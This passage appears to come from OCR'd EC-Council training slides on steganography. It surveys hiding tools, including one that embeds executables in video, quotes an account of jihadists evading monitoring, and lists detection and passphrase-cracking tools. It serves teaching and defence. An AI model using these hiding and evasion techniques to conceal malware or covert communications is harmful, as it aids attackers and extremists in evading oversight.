
It is used to hide the information in images, to merge a compressed file, text or both file and text with a carrier image, and invisible to the human eye





Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

StegaNote: Screenshot




Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Tool: Stegomagic

Stegomagic hides any kind of file or message in TEXT, WAV , BMP 24 bit, and BMP 256 color files

The data to be hidden must be approximately 1/8th or less than carrier file or cover file size



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steganos Security Suite

Steganos Security Suite combines the powerful techniques of cryptography and steganography in order to reach maximum security

This program uses 256-bit AES encryption

Complete set of security tools includes file encryption and hiding, e-mail encryption, password manager, and generator

It protects complete drive

It also works as file shredder, Internet trace removal, anti-theft protection, and more

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steganos Security Suite: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

C Steganography

This program hides C source code in natural language texts

Also this software is able to restore the txt files to C source code again

This work is based on the tool c2txt2c by Leevi Martilla

C steganography needs a book file in txt format to hide C source code



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Isosteg

Isosteg use the steganography to insert or extract data into any iso9660 filesystem image without damaging the legacy data

It is useful to test if a burned iso9660 cd-rom contains steganographied data



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

FoxHole

FoxHole is a filemanager with Steganography capability for Symbian OS phones






Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Sams Big Play Maker

Sams Big Play Maker is a Win32 program that converts arbitrary text to an amusing play



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Video Steganography

MSU StegoVideo can hide any file in a video sequence

Embed .exe files directly inside an mpeg or avi file



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Case Study: Al-Qaida members Distributing Propaganda to Volunteers using Steganography

Al-Qaeda are gradually relying on Media to spread their propaganda

Al-Qaida sympathizers use computers with steganography techniques to distribute Al-Qaida videos and other Jihadist materials over the Internet

> In Amman's more conservative neighborhoods, Abu Omar and several analysts said, one or two jihadists tend to be the organizers, distributing messages and content to volunteers, and controlling membership in jihadist e-mail lists.
>
> He goes to an Internet cafe several times a week. In recent years, Jordan's Internet cafes have begun taking increased security measures, like registering users' identification cards, he said, but jihadists in Amman alternate among a network of sympathetic cafe owners who allow them to surf anonymously.
>
> He now changes his e-mail address frequently, he said, and he typically carries software that can delete details of his actions from a computer. "In the beginning, I thought maybe I would go for jihad in Iraq, but it was very difficult to get there," he said. "Now I realize it's better to work on the Net and get the message out."

Source: *http://www.nytimes.com*

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steganography Detection

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steganalysis

Steganalysis is the art and science of detecting hidden messages using steganography

It is the technology that attempts to defeat steganography—by detecting the hidden information and extracting it or destroying it



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steganalysis Methods/Attacks on Steganography

Stego-only attack:

- Only the stego-object is available for analysis



Known-cover attack:

- The stego-object as well as the original medium is available
- The stego-object is compared with the original cover object to detect any hidden information



Known-message attack:

- The hidden message and the corresponding stego-image are known

Known stego attack :

- The steganography algorithm is known and both the original and stego-object are available

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steganalysis Methods/Attacks on Steganography (cont'd)

Chosen-stego attack:

- The steganography algorithm and stego-object are known

Chosen-message attack:

- The steganalyst generates a stego-object from some steganography tool or algorithm of a chosen message
- The goal in this attack is to determine patterns in the stego-object that may point to the use of specific steganography tools or algorithms



Disabling or active attack:

- Active attackers can change cover during the communication process

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Steganalysis Tools

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Stegdetect



Stegdetect is an automated tool for detecting steganographic content in images

It is capable of detecting different steganographic methods to embed hidden information in JPEG images

Stegbreak is used to launch dictionary attacks against Jsteg-Shell, JPHide, and OutGuess 0.13b






CHC: Hiding files

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Stegdetect: Screenshot



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

SIDS

Stego intrusion detection system:

- Aims to flag all HTTP traffic containing imagery that tests positive for stego content (more protocols later)

Gateway defense mechanism:

- Placed at a network border
- In promiscuous mode, sniffs all HTTP traffic and reconstructs (if necessary) any images transmitted
- Tests each image against all known steganalysis algorithms
- Alerts user/administrator to presence of stego on their network



It is Not a firewall!

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

High-Level View

```
GET /search?keywords=servlets+jsp HTTP/1.1
Accept: image/gif, image/jpg, */*
Accept-Encoding: gzip
Connection: Keep-Alive
Cookie: userID=id456578
Host: www.somebookstore.com
Referer: http://www.somebookstore.com/findbooks.html
User-Agent: Mozilla/4.7 [en] (Win98; U)
```








image	jphide	stegdetect	outguess
/sids/data/10.10.1.1/balloon.jpg	0.1	0.9	0
/sids/data/24.24.2.2/yellow.gif	0	0	0.65
/sids/data/24.24.2.2/dog.jpg	0	0	0



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

SIDS: Screenshot 1




- Statistics -

Shows last image testing positive for stego

Graphs detailing the number of images captured/flagged

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

SIDS: Screenshot 2



- Recent Finds -

Details of individual images captured from the wire

Summary of steganalysis information

Allows for manual inspection of images

Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Stego Watch– Steg Detection Tool

www.wetstonetech.com

Stego Watch allows users to detect digital steganography, or the presence of communications hidden in digital image or audio files

Stego Watch can extract information that has been embedded with some of the most popular steganography tools using a dictionary attack

Stego Break is an application designed to obtain the passphrase used on a file containing steganography

Currently Stego Break can crack passphrases for JP Hide ‘n Seek, F5, JSteg, and Camouflage steganography embedding applications



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

Stego Watch



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

StegSpy

StegSpy is a steganography detection tool

StegSpy will detect the program used to hide the message

The program also identifies the location of the hidden content as well


StegSpy currently identifies the following programs:

- Hiderman
- JPHideandSeek
- Masker
- JPegX
- Invisible Secrets



Copyright © by EC-Council
All Rights Reserved. Reproduction is Strictly Prohibited

